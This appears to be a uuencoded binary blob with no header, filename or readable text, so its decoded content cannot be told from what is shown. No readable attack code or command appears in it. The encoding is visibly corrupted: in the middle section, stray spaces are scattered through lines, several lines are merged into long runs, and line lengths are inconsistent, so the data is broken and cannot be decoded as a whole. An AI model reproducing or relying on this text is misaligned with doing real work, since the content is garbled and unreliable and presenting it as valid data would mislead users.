M/FQR,ID/3B<X;>55E!U[7NZE5NPK.L%/-#LIY(YJR&0MQAHV60#<@"^AR!KD
MI3+V?`RKY"MSLJ8:RE)DA\ZVFZGQ'.0D89Q&]UHEZP*G4./&\X.0Z8&EN`S^
MY5_T2K%RG(9_/5B#7HX7P)H435>IR^>5VCO^"UL:^\$(*,OX-!J/_?_4=+TA
M/\X[(@49_[[/,7YS*581*U=&A61C+!JDPFW:SL%-9E-Z@R&]\$P^RTG7P)@7
M\O20I[X-"6LF(N=!Y4\W(?Q[DH\$:U*)]\J3,"!?\$B3AMAE(%?&/U#7B">Y*
MTD0FB901*%ZUTB"-@H]65YK)(60"!M"EN,K-20R(2E31*`K2*59PQ\JKRQ/
M2O*4"LE)<2ZG';!&CR(3W"A-GN+<`.2)(D"3=S.!94IY<V1UM-J5"8BSF)\$\
M)\FAN,IH99"OFY*_!A`5F8`@\$L@D3R,"4]0CBCS_`]/4`TT>QHNJ^"V6#.S7
MIX10)FZ%OH7R4!OT8EFR4K"\&\$ (IAF^:(5B[#/*"D*S50RF>),BH8)Y9`&M^%
MKRQ2Z6ZTVDTM";*#/&6\$!%U2C8@3@%\$&K[D0)!0@?5B+:`^99Q.2:9"IWC8
MC62']%03\$EM+<^8J#]M(')F\$TN1B`-`&R0GTSM7>/R`L^7%ZY6M*%D?K&1)
MATFR4]/\$?+V;+71;^T,LIKY&782B:QO8?#+1!)<(S".@`BE`"23F>+`?Q^
M[%0MNI;4T*PIUHD_94.5X"XJ[%"DZD!07>8R&0RO65\O5R#"*@I=:EZ-R8I
M#%@YLB\$P<IJD6"DN-@-1LR2('`3_]_S[M64VFO_%;3?_M,9];[VGRZ_[-#
MTC5I_Q6\$[;_6VG%\H=E!5?<_BMHI_T7HLE7T&J3C_38EFAZIMP3:Z%D8J4"
M3ZQ7Q_S47OV?>P7T?UIZNJ__GQK6_QV1KDG]GQ?6_ZW5_WG*XOQ<`^O?OR[-
MN^*30%['3`Y[9D\$3%>[JO>;VJO_\Z^\$_O=G_Z>%]7]'I&M2_<`TO_B"i`?
M[6^_5C5_?FB6?Y[@2K8VE1*`"H_WZWP4&4O;\$MBCZ+_8K^MZ/46Y':J?`I
MEBNN=U"Z\$F>!8/I?9Y2?_VO4I86?_W=(^OWK?_E6!%D27[G@:CGQ-M*O"]`
MW!9@94!QHS]EG!EIEE1]II<`/\$`XSS+@IS\$*R5,;^/@0\]R7D?)D>!.R,%!M
M2OARD].D9`;(%&@!L#D-9X"*JR,B>/_2LA79/K=-E,/D"\OYW_(QLCKI'4

M700+_L;2LO(G@NK_5%V:W/Y/,QC"]G^'I-^__O=C_R.A#>0"!/0`#->J`X"X
M%9H/@\$WJ(!9U*-8_MOP-+10^AK;8_;&S4*L[3W1@S/)@Q#"K_COLR6]H)[
M"\0;`F!IA`:D9J6UG(K`,!WC0IO\D!S><N,N@.7X()-4Q!E^;X"U&!^WT@J
M7B+%>T="*#_4AY?1M!]/,"R*:%T=VI*%ZE!.16=4EI22EPK!'^I::HD'?;
MI()K(ZJ@BE2G9V3P-)1ZORI0,:I('6Y7\$]DD8Y%\$)JHU5LI>R54%V(OCWH=3
M74*7ND']<[B1<@,!ETPI#;#M!*_CNA]6Y2J32#>&>PDS!+:J]=#@#-UM+7-6
MA/+#7+S<@MN9K=9E9+38E47\PH(_::'QDD)PK8)%#A440.)0EL]^F0+2XN94
M@>2QGD7.*'OC;USK4;<'>5(-S4WR3*82R"EXXY&Tsva2+=UJU\$365J'W9)7\
MQBPR)-VIUJ>FI'5;.<.\$P,BT*HJ\$+(!LZ>901>GFY&SA/G,GXS'(OZ-_NLBU
MDMK]_L>O)?PWO/^ [0](U:?'_GAM?'_90'MF/^YH=G^N5=T_3_WUW_S_V5UO)]
M_YMLQ3S9-MNK84H,0?_+@V:TNHQ@^E^?[G/^7TI:6/]W2)+%?\%15#C&\$Q%%
MW'TO1\$9I*<J*ILV1752DB25I\`*%9((#C33I-5E0-5(Q7(!>F'D=A\$6.PX,@K
M7@U@[-9ZGUKR(5PP\`V,BS2;['B\$#UG30F-9E[D*:@989"(?O5ACH9V)R\$7#
MI*V,\$%Q.K!4RA4@>(\$H"LLJ)7HW\$^\$@!M8P,\$'X7)^!YU154.X,K#"R"*M)V
MBJBQ:C\$5)V6ET%L(F\$DL:7)2)\$M7VOGF6RB8\-'L'[00,)"V,K5H*O(,YJ&X
M=M5408;E&"?500T`!H.XFX203%;:Q'J04/PXA("N(1LQ%^JMP9U\$D0Z8?6L9
MIX6LI:U6)!DF%LF%Q86G1T)?XQ='H4RADR@R46AFHCNZSG]><?Y.4@CZWR':
M@^:*D([[]\$E!]+^Q2?^ITX770_OF*1F'!QMHQOP6\$<#%/1>FD)M`04-H\]&
MUU\$6])H3MIQQQ&^CZVF'79`P*:0E2YWFISU&\$8\$<#@IT*IT1;U"#=_E#\$LI
MO(IBR0%FQD)I61KDC:X00D)J05UQ53:*H\VJ'3@<M#99-0'3UMHH9R6*F)FL
M4*BK*!>AGUR>X7R_V]J=X*#\$]\RM"1QE/.&MI,A88@G!JMR7,R)L1;;AQE
MIFA@4NO0A?/?QSB9&IBZ_"*; &9L[(&L-\$'N:2"7LK/HJNA.\5*L/D)#Z,9:
MW!&V<LK)A^@6Z\, _&;<#AVHH,>HUFY.I:&H-NE#-+-I.<SE*OTVKXU3N-KLX
MVJK)Y<!C*G=QU'B*2^k@e3(*I\$7RA?'DI3=99.7Q*)CS<UD<G))J6!-* (6X
M''(' /GMTA1(9#QJK'7J&=PTEQ;E;@P8+98,ZL]*8"V-,8'!84;1:7`GO\$!<
M`%O*+_0@'.H`IN[DS/'S^6LTA>S_M]>'<!S\$%F?^~NG3Y_\^45&/X_;\.22W'
M_YYO/%R(_RT&O>C1!G)XC.4G9"%"%65U).0H%#D#U&ILYR/7P2I9,'`[9T+X
M%AQST^6PB)%%L8DO"%PBOU3",8Q5PU\6<212U"8:;'8.>Q%<E>@;CB\8I4\$`
M;!7C`L<A^>[1Q<G>+B?'`%0"Q10EU6HA-+50WWI<V`P\$>2-PT&L>4FRG?&&\$
M;R?RV%'5A+9"AY`K@YH,'+'CJPAJ#YXE9?\$LU,F9P+>?]VQIH=E6\$WB5T&YS
M%<P1X.8Q;E?+0T=T8-UM">"V.UTPQC4>O)\$4\NN<'E5)BU#5;:9ZLM9DYSR%
M:_G.&ZKP4/#XQU(/)S&?I%ZAX!T#'\$@3"BI.%@AUAG8FLDYSHJ1:@M/<,D7!
M;PY`L9RV`T4/A3&>MH%3B7O((TL2IY?W9QU>05T%,9-T&^468Q<K^k#>G4@B
MPX2_SX,FDD)8=DFEO\$/PVCU+('Z3DQ;/Z;4.@AQN'([634,6[%X<\$K+!\$#BV
MKH=2H!'A\$SS7=T3XAHINP]@7QS]>:%JEK%;TG5M0K+FJ&! :03;X\#D#J'X<O
M=L=3YDQL-9)! "V622(NWY/%ABH5H6UXCGB_%9T!C!CFI!UPP*A"'.%*G,6I2
MD%R;RID:2EI]I\$=_I_4@C/;. @4?'2@\)0#`4;WEB_9N=,*B1M52CP=FD17W%
M:@\$%C`8.M8;93#S\$Y00X")4`W(*O-J,++0#?L`* [#NBT&JY*['141^@E82YC
M*@[E\]S8X/9TLQ.D.A,T#=#P\@%P&9!DTH@U%G(0)SON<^S%83GB.Q3D9P+,
MLC;<(JS%[-]/M5(#R.=*^I;BQCMFJQEG-5\L32:7[A:BK(C&)]N0<<<K"51Q
MKZ("Q89BM<6W1@UL4>,Q(9Z/H>7S<P(!0_T<(-^X/AGB7MRJG<(X<+Q+(, &
M&O+L2:.\PL7RXTL0S'R>GH7/%W7M4')0(U+T@B.G,96SC!7<+MRY@@EOP:_5
MH@F4`54/\$S)<P%.BRK-\R].Q4'4:V@Y3@C>E4K^M9%N8#,1+R7#MK".,@,Q
M80[EQRZ6"&\$5YDX?F\$3"Y1\)]I7,E`[*C!8\Q'G'_P@7M!<>UUBQL-X3!B7)
M0GSA,1'_G8S-:\+,@HDM1PN\XJ!K;*Q68\$&9>"<'#50T*,<4RYP#D:TO+4P:
M<9VJHUD.3W6\Q*E0907C@:ME2+3&P]C9H9+I1%!X"!NOSJ/>X[&'>E44(,V,
MHQZ&*BNP6>@LK(=?>559'(Y!16GDKTUH=!:S/T<W"<:.'_+NBM#N@.Y@DE\$6
MJ>J4UA=5HK:*L5+N1P@M5UA841!G(\$GOD4H;?7?QIAS'\$.\$.+4(\$ODGR:BI
M@J.<N)U>#9/7PD*SV/M'<((=>4`YEELN(DF"NL66WD-RBDK>K+'",4)U+(3
M*MQ6ED+ZK`6>^F&H>Y+AJ6%UJ!6FMO#)85=#"L'_EWM"K2XC6/Q7H]'G_(^4
MM/#Y'QV2KH[S/_PX[&@?%0,V[3802I`V]\$QEORTMD5:R,LO0BV@JYT.05S
M!&A(GV^ZEQ)\$F\;K*3(XS`'_-DU@J[C\$?%C2M[O,P6HK0IL%/Q\%IP?"YZN
M!I)5<`D6.[".TB@\$(S9;6P7F@I:7,??8\$\\.'2"U%6:/NK*Z#.5UIJAK/_1
M]HX__R,E?/Y3AZ00^[X7VVAREV5&I.CNM5EM*S_#4:C0;[_4Y>F"\?_Z9`T
M9E14=#S1?Y=OV1N3I^)USU]6P1!O!A)\$#V(:` (=W\B'MM:BT-; (;B\@R!F
M+M"->G-,_,S=AMBYZ_.ZY-[0I7)!#>OHT;^?HO2A>>NKUFUY=/&@28<NC;T<
MG=AEVNP7UNX[DWUC<^ [9[+O/;#I^L+'QT[G/#-L]9.'[\Q0#GSMQ?.F'EVP.
M(B^E\\UUG9@C_56Y(Y(>7+'ZQIL>G)[UUMP3R;=.?'?3JPYOV1'ZI8&:M/[RG
MXL,1KV[MN4H]]9D&Q]0EK\UXM7ERB?;4*VORV/Y3_OF>Z\1)YIV=^Y@O?A@ [
M_L6(2Y/3)S<?//CVZQ=WO)<UZ([MCRZ/J3;,>6+FE\65IS==O^&N)XZ^?;!X
MX]#:C;-/K!\=?_+>\$9<V'MJ>K?QJ</9CPTKV][KY^XB<+=M[#]S+9BTK+%O:
M\U\OZRYMV'I@[]9/CS1^I>%4^KF)((/'U=NO>_KCWXNGKSO)=*O_W#I_5]>
MO__=A2^D/6LO^6[-^1VUK@`K+Y0-W_TF?WW;(Y8LRH+EVE//;F_OGZ.=OB
MX&Y6)\1]@O!SZNK,15OL/71QLZ:=67EB?='C8R+SGN[2;>G>^? ,B,OK-UUQ
MW8H/HAZZ/O&#A>O'+HH;_-2-B1GDDS-&?/6YXTA\$QK>19^N/V@ [&KEI_`?R/
M/^R\<+^)<E[_SKX'7K\,X]PA=;YWP3Z^B>U6GC\$:YRSUGHRY%OYZ[K^B'
M+>:S/6.VI)_MO_2ALF%?K#Y14!I_Z\D3#_ZY-C%6RH>H.[I'VNEBIJ^R?XF
MYP7%UQ>/#7ANTC=/YIR<?[KIYYC32_-OG]KGZ/IMZ[<ICSTP8*5YQ;<<K);
MTT.';]@<E96X8]3E5ZB^1SX:</31!YK/O'7LN(OZ>/C9BS^Z]B_8O>RQTW'+
MHOYGR1NE@RMV-NRROAM7F?U%5G_5LHMI-RT<=^CMP_](_JFT.>.90^?)]_[[

M5Q56U/_ [402=Y]\Y^?GGRU1G8]<,J/EH\L?W?] [=7 [EFW, &O]X\$J, J' C1O
MU^ [ZXPUM%FWM=F/B/Y]_4)' YW_/QCS. 3E\$^9M?^GAPWW/K3_>?<YQ5RM) G_\$
MJT]FO' S=TJ6CAO58\W>OZQ] [\DEE_? \K4: [\ [-/"U] CGMUO:VBHF?; "L8_T
MJ [^, /+ [MU2>*Z. PU?]_?M' /#I! 5E<_U_67/Z&, _; Y^8HST0NVUR^61JUW, 7
MW__Z3/3<O&GJKQ) [???]L_>?. &3F, 9- [VRXD7 [IH8GOO [8 [JK&0739JR [;
MGUZ [T+ #G@KG/R;) Y0\Y-N6' :3 [<WG%K^T; QS.Q [H5*9] XJDC?9\>>M.E22>F
M*C; ?U] !K [5N] SGRE10 (E%1LD4+R%\$ '\, "] 89Q [R, ; H@D"?; H1\$6@XX^5W5F-R
MLF8BDHC! 62", \. E'] (. +3A+= (-6_&?!QP&<5?#Z `3Q_" 25 '\$2V@) "UR9B%KX
ME! -6N*>&OQ: `I2&/) LP\$0] @) #?RV\$Y5! \&QM^*MJ': ^' &\ * &/60ZR (X^&6#
M7S2&K (-K) &A30103^40N4. `@IP8^', #C%-DO8GX404R#2P; H50 (6!] Q!' PW0
ML>, Z, 7#?!; ^<\\$N#: ?T>\$Y (1\$!EB-GP#2 [#< (. Y%2V! 4DNL8^) '\$+TO1P! T.
M_CGANJM/ /Q) \$9Z\^0K] 9#\$T+?8G* *B; X<L6DE) 75&Y<CR@&Z%GL: E6D "N7 `0
M9?#+! / =1F9&1<40<P8! 0O@=C [[%>_ 'G (C*5&"FYER&TR9/JW%=2/G3U?. , J
M! Z>S/ "B=B) #HG `U*) U+2UBA) ^T7: XCU?VOY35P\$>T8Z2T ([V0UN\UQK: D0) M
MA. NMY*KOZ9\$UM3M! H\$?N (=L%O' T9G65Q4' C (YPU#GOE (V/N' A&KZ (-08XM&
M%HR#; U2=D5T [P] \) IUX801#=#XL* <HOK/CFUM+ZY=%_3MMN/ '_S29MC] _=9;
M=M=E; ; WE0. ^^/78> [1, S/' =Z5&KRXE5T_. !AHQ: />6OA' ?%/+; QC] IZ5=/+E
M (KKG) ^. &W; %O> QHQ76*B' 4] 8E; K_LO\^2%SH ['QV*; ' 7C [<^) ?+WYYN7K; M
M@O5) G?F=RG. +3B_9^, 3%39] ^VK `K^XU) [SY6<_36W<, <G9<; B+LJV1\$' DF; T
M/MQ< *_9JR+JJGZY<XKQ1J*'; 4F?U8=V/V) =ESFO; VS\$9P5' A^O/E>QR3 (] 9
M/G#L@IA_&U\B [^J\?) (CB^R\PM [T_*EEEE: 44FMN&GO/6\T? =A_ ; 5) <T (W9.
M^=Y%W4^] _@<E>? '_SJ\4U' SL6, SX_21 [T<=? : FNOM+. 7T895FO54=I : M2#
MZ46W] 9WV [>HNW0] WLOQ1' S>\69_XADDU? =8_BXC576XIN: @] /_?PW. ' 5%<K*
MX1, R3F3\$7) BY>^J9DC, ' ^M6Q_] QQ: GKIO<>] ? : LWO%1QUY4_?GKQR<M7+IV
MW=->PZD; >CV: `] =XIIU (^ [LN7S `@46 [8L_-O+\IPGSWZ! DKXK_HG#Q@?N>?
M! Y; \$#U] ?\T&, <Y9M_H) Q1V (^WKR) FZ) YWXR5LP<^ . /GF-^> = [AW7] <58W<3/
M=OSXXYKG) BA ['] FJB] [U_*] Q*YL' /KC "L<U5UKQX0?; YX76?%76: \W] ; 1VY;
M, _?YU3?8XM>. W' /8, 3CVVYK%: Z<_ ; =9/=>LN] ?\IZ' /] .OV_) IO__3*A6] &
MS/]] MX#D, KO#1Q_K [WWGM? (WEOV# "%9F7%Q<: UK7' LGHQ (J [932 (BE "E-"4
M\$EI: 2FEHD*22%/ _SWL\$U6I_OY] OW] ___] .CSW/>] SGO, \S] G [O#T7^0Q2%-IT
ME9T7 [7CC&G7^_1ZV>#4^X7VQ5KWM>??MP7; ERPK79L_ ^&#D@JM! A\$*25' PE
MFT5! ELEYU: +E=&5 [7>5, , A=M#VU\$75SF?O*Q8: U: , /KZWGU"7 `YRDD\$RAQU0
M7%0F: Z*+I (>4 `S `O&' TEY9@. 4UD4, Z@ (G#MNRD<C<^ `PU:) *GN `# , M3NE6JK
MY9! T2] TDW. \>+] C_ () _!S/+34, , ^-@D_G42UJ. [E%8' AFOU" : I] =7GION=98
M\ .W>6+! 5<UM; C; 8* , :M"@V; BHVV) GX<<+J>N/+^9#Q3\=B) B.MG: K73=CML
MO; QYC/ , E!V_]) /6KSRDO>DK: /) -%] O () ^7VK: 3G4B7TR-I%V (; ?\$R `Q9W5-J
M: ^69Q+S' YSUT\3' ; 7B7_R@J. `*9A5.ZV5*I=LNT7<V1UJ#J+J\$ [9FNTK. 7C+
M9N6C2; 9L&^5U03X6LGREC6G<CNG\J] YMSRK [#B@<"5EMZT??7KMXYUA1A\X
MLDMYU^2J (>S*N; U4ID) Q' Z9V>S5FA6 [] EK%6 [AWJ3E=CX*OS&E) =4B\ " =4Z.
M+UO3R. S5'_ *EJ7?@LKZ=#6H%JB^V-: ^7XK0N?) 9PMOR2K>\U=GJ7; . I72_, F
M8G<9#1^1_&;) HU5YGEVU\K: 0T-W+. 07IA] S: , V.W<7O2\3RZ_\W, \%6: B) BD
MVQJ+ [LT3V [; &ZYNS; <%8 [VE; 4M+U [M/ ;) >RFW<7ZA<; <Y8<IFBNE- [EU; *D*
M2DP>+N. 2_V; 55/9%LT) (+ 'UH=, TF%U7 (Y@ET<2UO8^*Z>K&E0>F9G; U2E>PX
MUI1SYSJ> [] & [7Q. O\IJGPN=FZFWN&=O; O46VQ3V5VZ"/1YKGZ<55Y7: 9KCN
M2&G,] 2I?9YLB=H) SZ77+J (; C60T [+WE<WIK, IQ#O*! JZ5ZQG?YJB+, 3: S6FU
M/?ZGQAWY [+VUC&I*], 8L [] \7N' [? [ZCXBP/ ; C4 (U1>, -K] 4_ZBLJ. %F3\&FS
MUZ/) \! O56APK<] ; =C [!@*, QF#MU@9>K=+\ [[R5N0SUY! P5OWT%3JGOVYG==>
M4Y<: VN<' J6] 5>\$K#V]] : HGCM@. -\$8MBWG0" ?XMBJO9R! 38>' PIT [3C#OB1!
M (: 1IU; : MES: O63XQK+ /J&TKTW3' . O-8E=VYK' (<: H, _O=PN7G (DS9US5 [2' \
M3: 6' QL3W: +VK?*A+< (&N%? *5%; /O\PX/5! QZ/\$) C@X\R?' RG&1L<SA=\Y/Q+
MK] "CMZ_7Y8 [] '] E<M] GF^>5O; =<_#; X<I&X6, KBYZB7_&4Z4BA@=-U9; ; <3B
MG"N9# / : ? / 6G;) I ?=DWA@4EJH&Z=SK=ZL [99 (>L `# \V] \B5. <ZI?W\GW84RZS
MNV9M?_#KA, 7U [1 \>&G!K; [>&2F3OI_? (!>: ?Y809T9-U8; 6 [Y* &=^PZ=WE&B
M>B, HK%NVUJ0UR" ^K@G+; [8J7 [<= / !B) Q7YP' 3YP0= (H9EF\$ \?G. ?' V=YH^WF
M#, GN18] Z) U (IO /->W] QT>DLQ1] _8B/XRM< [, (] M9BZA#N; X=>! A<=OAHB#T5
MWYU8V<TV%YZ. Y' Q<^=DP6%ZNQ+F+TQ<3&*2! ; : ^MGDZ (; ; H0= [7. BPVLBQ"
M. L: -7E ([KZV=G\$P+ : N*VB-] ' \ \6Y, 3\$T7/ , XY>K8#0UT7I) ISND] ; AWOHJ0I
M#CF6' T^=B#NG (KG9! G7T) KTPU_6^A=O4) %&EFK: Q<: R0BEQ=6 (^F<) +LMF! A
M: 5 [F [R=; 9; LQ4C! /%U-Y7, ; IG%MJ [^' &LK (LQW) S\0TZKRT*#_4NIG2Q?: PG
MF^^^"8TYK; > [= * : 2\$ / 72L-LLQ (>_MN5R=<Q: /' 0: ZRG0_ZO) H>9W] ^N' `9WOO
M@ `N%QT] [* : GKZ. 2] . 25QG/ /I [BIU, W' , . @F_! C7+) 6^%M6*+&F9F, CM_0! 9\$
M1@4P+6G (6*2! ; HUN: S% [] JN4UIBAW= (0; M [. "9IU `E7FVU^K%+1' . `R87L\
M, 6EUWN! MQDLNBH `HM) "LOJGW87ZI^@0UB] +1IMLC76&OQJGO; QG9M; C?WNS:
M&6H>879SY\$B>+GUK9&2D1, GX: ??; *>JA+_K6<XF4+K?96WQN+-6XWZIE<9BB
M97><U. %M\OV#HG>-FZ. +N. U\SE' L5>* (>7W9Y=/H^] W#D<@Q) 57M] <HW\YF8
MC [HTB%_B7B=BS% "H/ ?9-@ML@C\U^_Y8=1D) ?M=^; L*ZH2^? -1&ZV\$=O?&K (F
MUO2+S6F9U6CYJ, %: U> `: R_M69KWM [TSZ. `?; F\^^ [GF `.=JRK?D&2] J) ; \=T
MG7MM>] N% ^ . ^ () C; ?3E@IO\$ [] S89SS [] 1&AW@^O24 [M#K5Y%Y>OSUGPR7] & (>
MUU" / / =%1&@I2? /XQJW>T*Y%9F] N/D; E! 3: EPWR? ; R-&] 2AO6*#_Y<J"PIG\$,
ML_+AJ, I2M3>Z* @V9C\ [Q] \$>8W; KYU, >3H= `O (8_7\ `RGF%#-9@. K) ZQ' *O*\$

M-DJD:, 49FB2?OUU [X, Y&C\$WWGK2"HY [UUS6. "*" 8NER.] U"NB?2; O<6R\$D6 [M^KYJ\@15/; GS8' C?H7>J4? \$] VYQ65+QMVRLQ9G\ [OK>\+\$9! T.%ZX(O) +E3L MU:%; B8HR3D\<4+P=KQ_06B?X<OCM7O^! YG, %WLFILA=JB>L_+<ZH%#EREDEMF M\?R=A=J. ' 7YMFJD7-UGK; Z_8WNDGDZLKY.>E-85M># (XU>IQ] 5C] Y"*] +RLE M7UW+ [CZ_006 [?-6) +=*F%9R' 0H [IG^AM:06/Z9HJDA^2>! M(AT/XF^I+9TLT M15675] 13LVWDCFF^8# ' : ; &W] <>2T=_K5R<R3JCVOTFE%! PX^7U9S^ (E<O3"H M] F^LYBX (2A_, EXVGSV (PT4X^@7U\F>J*L] O&QBWU7S3#! I-6I72O+WXX, Y"E MQETLJ] Z2QAQZ_ZWX\VMH_SM/P_0^"%V2T]]>U; E\$ (>U<VQFCH-@WPH.=S3GU M:_T/9=A%641=7F?G*L1>IC?%3OD\Z [KXSXO:*%Y [NIQ_S>+RYX^R^7\$^TV3+? MM?B<@G6\T@KE+R) O>*<R=I\M3 'B\>BWL; 9K 'FEQIQ^744, J&_JQ.Z0T) *560 MCJRN<&! <4Q*MK. 62Z.J#D; Y2O.8J32U] XG!KX=VMGA<G>Q^X3\$3; YF' H<" (^ M/=6G/K*X:GW3-<@N' .] ;AAV (1 'GNWB3^8G_AFW\$; \$] %AT<_TH; R] 5SLG>5\Y M) ?, I) TM1=[??0V9JB8V7TJYN]=MPP] _GK6) <D, _%3>W^4OXYI^C<M@14H6/? M^ .P-; PU-%@G\$OM7<' SGR\$S\$?5/S+QK%&V7B2M (.9% [P7JT0C_MLZ) 0M\$77509 MDA3^&C9; V< [?#X^R\$%IQ (?=%M<O#>GHZNPU; ;E%7; D^7/M&_ [O/QB: "4Z)>\ M, DZ7ML8^M=&FYO#G'A; Y+ ' :GY!M=^*NK&4\$' #TFEUGQ\$9IEX [.-' ;=D@6W; <MM] O9>?>7N_H]] 0_ ; ^CM<!E] /"! \; 3"M*Z<X>0O5DW6 (IQX.?S-=-^:XR_] W!, M#A1_2GUU3LJ+%0) 63S9\%#0WN>FD-GY] (K.\$8^()U] ?'+OI<_BL9-] 9LLF MS; RD=<."! @-2#KV [=^L; U\ "I, 82CL^+47?HWH59^; <#.-:5)>9KK3V^E.^ (MVZW (14<\L4L8"D^ .&9Q [.RA/1] 6L+G] JZIE/@43_LRO"84 () NUY+KE#_R+2# M (</4Z: !LX\; B.QV^! SC-K) RBJ8] X#I? *QBKM3-X=&- .5SKF-HMG6Q><MU^8] MOD^JTWTI; Q] C#2Q=ZS+D9G4E] \$6E^YN [22] 75) 9, A6_16KFLK55/_1' 02; G MQ>_0%2&K#XF) 5O:LW6:8<5#\ML. ICBL' CQVO' 4DJ+G_WP' OLINYG6B_^8SW; MRUK*3V; :?CYUZ-8ZW1MMW*J0 '.?5NSN32T!] 0"DKJ; I] =PTNL/BD' BK6P\$ (N M, *I\$<MQ&.OG\$L;) P8\ \D1<5RE] H>'] N! QY: ! (7J++.) OBF+AKA^Y\G98Q>&M M, 5W [P: I# #: >^B; K=3&+M2D_2N [1CQ^, H'7H-\$QJ [B0^ \F:V^] VY] W/_L2O*: MQA/O2I, G5ZL3^V3%Y] /GC/9_ \^FB#) +N3L [9LK\53#SQL4-/\RN.] P; <T MNFB]] [(HU-7P_4U2M?2Y8\L.=<C09) [= ' !5XD<?5J% [/YJ-CV-"W19E*QRN> M] \BH&GSCPSD_#.A?Y) K5BAK?M3-R?V%=8, --9! 0=+G., Y>LV] /KT<X//=&6\ M!5: \^KC_V5V/HA (%8\Z*YO5:^ZYO:2Z^N/T (O?/DX=1FVVKI"8&2\?65N^-I M:=055; L#] EP5' KBH4?ITI\$%PW<5+7P=?) M1?W<QRA+?WTM [W4C9R@LR+EB3N MB [IW:X+/Q^N3_Y: !8_Y!4] @H=/3KVQ<1RE)>! 2D, AB] V1K9I (%V6&X\?V+KR M] 8=44?_\VIZUP?G) O4] [FS?Y+O%9V_E5RXM?<\$-9N._ 'X' "_7FS86V' C/%. - M' DWJ, ' :WS.-6^2QATK==>) VOC9; <92RL?F_*845Q (H/GL5 'IL] 7R; [6+>0Y< M4H\5SA' [M\$+<@: \$US5>PF_I9ACB; 6^CM'' X-7) ; ".] ENYELE! Z' G\$@XUUZ<N M>2\$"] : ' LZQ=SFU59R [2?. ' W [Y '5&BCF [Q4I/N2X1V [CWHIVERXD1: /^^=; PA MCW*Z-L2N#ORB) KU%X@T--; O*\V#/] >BL2T?\SM*=8E\$\ +KF, \$ _CTISM<), &X M<Q>7<?CJES99JS#, U [XY [B/4 [;<R8GL/G+*LGZ)] 2CMF^SDY) 14>HUM; V) M7 MF?JNFCUJ8\@>*T' \<3, [F! T/VO4'D8^:H>@!<; MDC#Q^U/H&W; ((CZ, CQN M=SL_M, T [; .=M_K; T@: 9C/NFU] M [2=L\$; #_H\$%!] S+/7GW&?K_W3?#4FIM\8A M\@UWN_=C=G [FN+% -BEGJPD6E@^\$</C><XS*I3, , >LW4<*T/\2\S1DFLKNT (M [Y%TM@_1\TD; &MLU.BAN' W"H?I-S] L-! J\ (PX8F/XQ-34T9=N@.94X6?S.JV MK4, @' E.N7#<, HB2#FLGAZ) GX (:A<H*C 'S&@P [88G; ZJ=D@&] W_G') W-%#<94 M' "H0H?27*6^, 30WF8 (>: I\$8; D' LV*JQU&BZ9FES6' -//VXI; +W08VM% (XWA: M7%7W\$AMCJD6^%Q] CTOGUL_-, 9 (=7/7\] 8'' D\>I2T&:_I*J [M/LS&I., 3ZT) M&#FN8+V+XM": 9/> (1^ \-*J/<Y.]>SG1Q/C+: 6_] -584A2, &/NY-.2FWPK6Y> M' , *#XA.S_FI5FET1=\$X; = (K<"LYB*: P>T (4?1?; S] =; N6=UG<: 4E/_6! J.3; M8P/K"] , [%<D9SA7KKOVZLS@* [W+M' N: +KL8Q*MM3%] ??, ? : YPNCU^UOL?FK MW=X8>PF; , *CNCC"] G, V945-04^=X4*BS! OWTVN<+] [: , <S '4.HT; 76</DS ' : M9=4 (YKUF<GNZP [; %%KL [K0=DP4 [WWU<K' 7T=, (] SLF-EYW+G: \XRZ/, G, , . MA [PYB; ;+\$) P8?EX0BJ74N' <A [M*^, ; J*1\$N\$> \$U: 15Q.7; E\NKRUY<?3?AL M7G7.CK) OONYA7>^; TC"&WN [DC!K9Z (&WAP2; #G) = [GX#^A&\E0^Y' +3JLHYN M3] 4Y: 3S: N= [' ^XO"DR"! #T, V; RN6! E^6C (. * \F, 5F [Z4A%WKO2^3Z1C@=&AG M8&E?S2K=W+R4%YN_I%-8A9 [1, N [Q, '^PKEGF [Q9ZYU) 1GI>&F4UY?5?] 1%G: M\$5HE5 [6SR^4*-UJ' A3) ^5A\MRD-7XG85^+XQO:^) 4-?4M! #? \# (B; FWPJ [UU ME (X) <CG<2V] W.-6-4BVFVA>Y; 9%*HU>! "E/ [P&C\$ [0P>@UH/IV2Y2XV-Z>\G M&P?: NUB75R] Z)) *>XWQ\38D@-BB^"Z' /W: 9K5NXLOMU6Z2U' B*Y, 2XG743XU MK006YH_C2S.T+46# 'M [3>= 'N; 5N7R7Q2S>, +H [34 [H&RK^R?6">+<=W+ 'IA4 M/<5J-E3>-Q.OD?2, ^:) QWJE%0CCL15^VD9K' 5W6/BZWM-WATNZL+I [BFUG (L MX; OV; N>3B88W] U=\$KHEI^G+LT+: .0SOO' ([; 6-?) 4?CP8; P3PQ) =) YVUCB*. M) XY# +&W7>UF/<Z 'N%GW0NW=ZW+"3JV"Y==KE+X] & ; 3N: G1KVNTLI^>FDKVZ] M6O3A1/&YZ^A70F9KVG; OII31GXSZ-, !7_N [YD%&_V12: 0S9] 1%_QB%] P-4_ = MVG, I! : >Z] R [P, T4B&W3S=*) 9, E?? [?^B7Q*\] B#7; N^4@ [G&ZRK9N_G.B25 MW05\^S>=ZAN52B\WUU2ZYW\$>/,) IV (8LZME3RK# '3^^%8MV"CW; DKE\$9HF3 MD&#JQGNOI4OU>; H&&ON7*RT=7E35<Z>\$W14*R' >_4A/XY, (3ZY2S%^PSC4MO MIE0/G\9) T>C&?: &7.KBL=%' .+99UZ_8NNC3! V=+_Y1%6XTSPYZ& [F (&] S&L0 M&@&ZKX>IVE\$E+X9&! O (ZOJYJ?W#KENDXD] G3W#O-C?7R^5' *YV, -<JUHW 'TO MMUB5I] '<; =I1C; X8ZA#, \$/K 'RY/W4G; CUT&5K4%CHS>ZO3-*@ [NNO.\KJ@NK M&I*\>67@8V] 9OEV+] 8H0WN0DEJB4?G?] Y\>^ .9 [9<LXM72I\$ I? : \$ [>9E^UQV MM8] ODA\$N8DG: D) W\O*) L, _\ ' F^R155#5RR; * '2: !/6.76&.\QTPJUP7+W) %?

M[5B5=O!``(7Y1;]J?34UCL4#.R@^/0M9ZQ\EKK?NLI#)"-;\N:)M3J-+`^UR
MABOJ6I6Q)ON)3XC1X!"G,^0S%=A:BDM82RFX,L5\^;95#&=\MJO4HGT6<G1C
M[]#->0N*FCK-3LH3']?GN'X3.W;)ING2MN8+&3P[73=[:%S^Y)/QUL-E":]6
M]>;#L;Q_=NWT4\$0#\'(OY>RF(WQVT[%0VP\$O1:C@VXX5%. .Y\$\$3G\'[<=P8^&
